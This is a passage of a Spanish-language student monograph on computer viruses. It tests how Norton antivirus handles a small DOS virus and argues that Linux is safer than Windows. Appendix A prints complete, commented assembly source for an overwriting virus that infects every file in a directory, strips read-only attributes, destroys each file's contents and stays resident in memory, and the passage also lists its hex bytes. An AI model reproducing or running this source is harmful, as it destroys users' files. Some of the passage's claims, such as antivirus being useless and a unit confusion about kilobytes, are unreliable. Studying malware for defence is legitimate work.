
```

\xb4\x4e\xba\x3e\x01\xcd\x21\xb4\x43\xb0\x00\xba\x9e\x00\xcd\x21\xb4\x43\xb0\x01\xba
\xa9\x9e\x00\xb1\x00\xcd\x21\xb8\x01\x3d\xba\x9e\x00\xcd\x21\x93\xb4\x40\xb1\x42\xba\x
00\x01\xcd\x21\xb4\x3e\xcd\x21\xb4\x4f\xcd\x21\x73\xd0\xb4\x31\xba\x30\x75\xcd\x21\
x2a\x2e\x2a\x00

```

¿Pero que pasa cuando el virus es polimorfo? Como la cadena siempre cambiara, los antivirus usan un método llamado heurística. Este método consiste en correr el programa paso a paso para analizar lo que hace y, por medio de la experiencia de lo que hacen una lista de virus polimorficos, detectarlo. El problema de este método es que genera muchas falsas alarmas, además los programadores de virus poseen todo el tiempo para lograr hacer sus virus indetectables por los antivirus, antes de lanzarlos al mundo y en cambio los programadores de antivirus tan solo cuentan que unas cuantas horas para detenerlos. Es por esta razón que los antivirus son buenos detectando virus viejos, pero fallan casi siempre en los nuevos.

Siguiendo con el virus DeathHog que el Norton antivirus detectó como trivial.66, vamos a ver en la lista de virus del antivirus las características que este posee del virus.

**Figura 9**

Según el Norton antivirus, el virus detectado no usa ninguna técnica de encriptación, de polimorfismo, ni es residente en memoria. Antes, analizando el código en el virus, una de las características vistas fue que se cargaba en memoria. Para averiguar si es cierto, procederemos a correrlo en nuestra máquina virtual. Pero antes de hacer esto, revisaremos la memoria para ver si notamos algún cambio.




Figura 10

Ambas fotos son tomadas antes de ejecutar el virus. Ahora ejecutamos el virus y volvemos a revisar la memoria para mirar los cambios.

```

Ms-DOS - Virtual PC
PC Editar CD Disquete Ayuda
Total under 1 MB      652,288      595,392      56,896

Largest executable program size      56,704      (55K)
Largest free upper memory block      0      (0K)
MS-DOS is resident in the high memory area.

A:\>mem

Memory Type      Total = Used + Free
-----
Conventional      637K      581K      56K
Upper              0K      0K      0K
Reserved           0K      0K      0K
Extended (XMS)    31,744K      2,112K      29,632K
-----
Total memory      32,381K      2,693K      29,688K

Total under 1 MB      637K      581K      56K

Largest executable program size      55K (56,704 bytes)
Largest free upper memory block      0K (0 bytes)
MS-DOS is resident in the high memory area.

A:\>

```

Figura 11

En la *figura 11* vemos como la memoria utilizada pasó de ser 113 a 581, es decir 468 kilobytes, así que hay algo extra corriendo en la memoria. Ahora veamos que programas están cargados en memoria.

Ms-DOS - Virtual PC

PC Editar CD Disquete Ayuda

Modules using memory below 1 MB:

Name	Total	=	Conventional	+	Upper Memory
MSDOS	14,301 (14K)		14,301 (14K)		0 (0K)
SETVER	480 (0K)		480 (0K)		0 (0K)
HIMEM	1,120 (1K)		1,120 (1K)		0 (0K)
CDROM	36,064 (35K)		36,064 (35K)		0 (0K)
COMMAND	2,928 (3K)		2,928 (3K)		0 (0K)
SMARTDRV	29,024 (28K)		29,024 (28K)		0 (0K)
VIR	480,128 (469K)		480,128 (469K)		0 (0K)
MSCDEX	27,952 (27K)		27,952 (27K)		0 (0K)
MOUSE	3,328 (3K)		3,328 (3K)		0 (0K)
Free	56,896 (56K)		56,896 (56K)		0 (0K)

Memory Summary:

Type of Memory	Total	=	Used	+	Free
Conventional	652,288		595,392		56,896
Upper	0		0		0
Reserved	0		0		0
More --					

Figura 12

Como vemos, el archivo VIR esta cargado en la memoria, y consumiendo un total de 480,128 que son 469 kilobytes dado que 1 bytes son 1024 kilobytes, por eso se aprecia la diferencia. Entonces el virus si quedó residente en la memoria, contrario a lo que el antivirus nos dice.

Capítulo 3: Análisis de Resultados:

En base a lo anterior, vemos lo que 8 kilobites de código compilado son capaces de hacer. Como es de sencillo realizar un virus para Windows, además, vemos como el antivirus no constituye ninguna seguridad: aunque detecta el virus no es capaz de eliminarlo, siendo básicamente esto inútil.

Logramos demostrar que el antivirus no pudo detectar el virus real, sino algún otro parecido, dado que el virus nuestro era residente en memoria y el antivirus decía que no.

Esta puede ser una de las razones por la que el antivirus no pudo eliminar el virus. En cuanto a los virus en Linux, podemos ver las muchas dificultades que este sistema presenta para lograr reproducir un virus informático.

Logramos entonces hacer una comparación real de ambos sistemas en cuanto a la vulnerabilidad de estos frente a los virus.

III CONCLUSIONES:

En síntesis, todo esto que hemos visto en la monografía, debe servir al usuario y administradores de sistemas para que sobre las amenazas que los virus informáticos generan. Debido a la gran desinformación sobre este tema y al negocio que las empresas desarrolladoras de antivirus tienen, se ha creado una conciencia errónea sobre los virus. Muchas personas, aun no saben que los virus son programas que necesitan ejecutarse para infectar la máquina, así como piensan que teniendo un anti-virus de una prestigiosa marca actualizado, sus problemas están resueltos.

Esto no podría estar mas lejos de la realidad, empezando porque los antivirus siempre han fallado en la detección de nuevos virus, ya que los programadores de virus se cercioran que sus virus no sean detectados por los antivirus antes de soltarlo y el método mas confiable y popular para la detección de un virus es la comparación de cadenas. Incluso si el antivirus detecta el virus, no garantiza que este sea eliminado, por lo que básicamente es inútil, realmente el problema radica en el sistema operativo y tener un antivirus actualizado no será de mucha ayuda.

Linux resultó ser un sistema más robusto y con mayor seguridad que el Windows, cosa contraria de lo que la gente pensaría dado que es un sistema de código fuente abierto. Incluso aunque se piense que dejar el código fuente a disposición de cualquiera haría a Linux muy vulnerable este no ha sido el caso, Windows por el contrario, siendo un sistema de código propietario, resulta ser especialmente vulnerable.

Contrario a lo que el común de las personas creen, la seguridad informática no radica en el dinero invertido. Acá hemos podido ver como un sistema operativo Windows XP con un antivirus Norton resulta ser más vulnerable que un sistema Linux. El primero requeriría una inversión de cerca 500 dólares, mientras el segundo es posible descargarlo gratis de www.linuxiso.org.

Lo que los usuarios deben comprender es que para proteger su información, gastar miles de dólares en antivirus, firewalls, IDS, honeypots no es la solución.

La mejor solución sería buscar un sistema Linux, si los usuarios siguieran esta recomendación, la posibilidad de infección de un virus es casi nula. Pero aun así es recomendable el uso de sistemas de seguridad como IDS, Honeypots, firewalls y antivirus.

Si en cambio las personas continúan con el uso de Windows, siempre estarán más expuestos a todo tipo de virus, aunque inviertan en costosos sistemas de seguridad. En este caso lo más recomendable es no abrir programas ni e-mails desconocidos y mantener el antivirus y firewall actualizados.

III. Bibliografía:

1. Juan-Mariano de Goyeneche, Virus Informáticos, http://jungla.dit.upm.es/~jmseyas/virus/vir_intro.html, 2004-08-17
2. Sirkus, <http://www.sirkussystem.com/virussrc/>, 2004-08-17
3. Pablo Garaizar Sagarminaga, Virus en Linux, <http://www.e-ghost.deusto.es/docs/articulo.virus.html> , 2004-08-17
4. Alexander Bartolich, The ELF Virus Writing HOWTO <http://www.lwfug.org/~abartoli/virus-writing-HOWTO/html/> , 2004-08-17
5. Wintermute, <http://www.big.net.au/~silvio/n0tme/vx/29a-5.801>, 2004-08-17
6. Silvio Cesare, <http://www.big.net.au/~silvio/0./elf.txt>, 2004-08-17
7. Luís Guillermo Castañeda, A journey Into Virii Programers Life, <http://www.research.kelsisiler.com/press/virii-1.ppt> , 2004-08-20.
8. Peter Abel, Lenguaje ensamblador y programación para compatibles, México, Pearson education.
9. Pamela Kane, PC security and virus protection handbook, New Cork, M&T Books.
10. Yinrong Huang, Vulnerabilities in Portable Executable, <http://www.shellcode.com.ar/docz/bof/pe.pdf> , 2004-08-20.

V. ANEXOS.

Apéndice A:

```

virus_length    equ        finish - start

                code        segment 'CODE'
                assume cs:code,ds:code,es:code,ss:code

                org         0100h

start           label      near

main           proc        near
                mov         ah,04Eh        ; Encuentra el primer archivo DOS
mov            dx,offset file_spec        ; DX apunta a "*.*" *=comodin
                int         021h          ; infecta cualquier archivo

infect_file :   mov         ah,43H         ; Esta rutina cambia los
                mov         al,0           ;permisos del archive de
                mov         dx,09Eh        ;solo lectura a lectura y
                int         21H           ;escritura

                mov         ah,43H
                mov         al,1
                mov         dx,09Eh
                mov         cl,0

                int         21H

                mov         ax,03D01h      ; aca abre un archivo
                mov         dx,09Eh        ; DX apunta al archivo
                int         021h

                xchg        bx,ax
                mov         ah,040h        ; sobreescritura del archivo
                mov         cl,virus_length ; cl recibe la variable
                                                ; virus_lenght que indica el
                                                ; Tamaño que se sobreescribira

                mov         dx,offset main ; DX apunta al comienzo
                                                ; del codigo del archivo
                int         021h

                mov         ah,03Eh        ; Cierra el archivo
                int         021h

                mov         ah,04Fh        ; Busca un Nuevo archivo
                int         021h
                jnc         infect_file    ; Salto condicional
                                                ; Infecta solo si encuentra
                                                ; un archivo

                mov         ah,31h         ; Se mete en 480 k de mem
                mov         dx,7530h       ;lo cual volvía lento las
                int         21H           ;antiguas computadoras

```

BZZ364

```
                                ; regresa control a DOS

file_spec      db      " *.*",0  ; Define archivos a infectar en este
                                ; *.* significa todos

main           endp

finish         label    near

               code     ends
               end      main
```

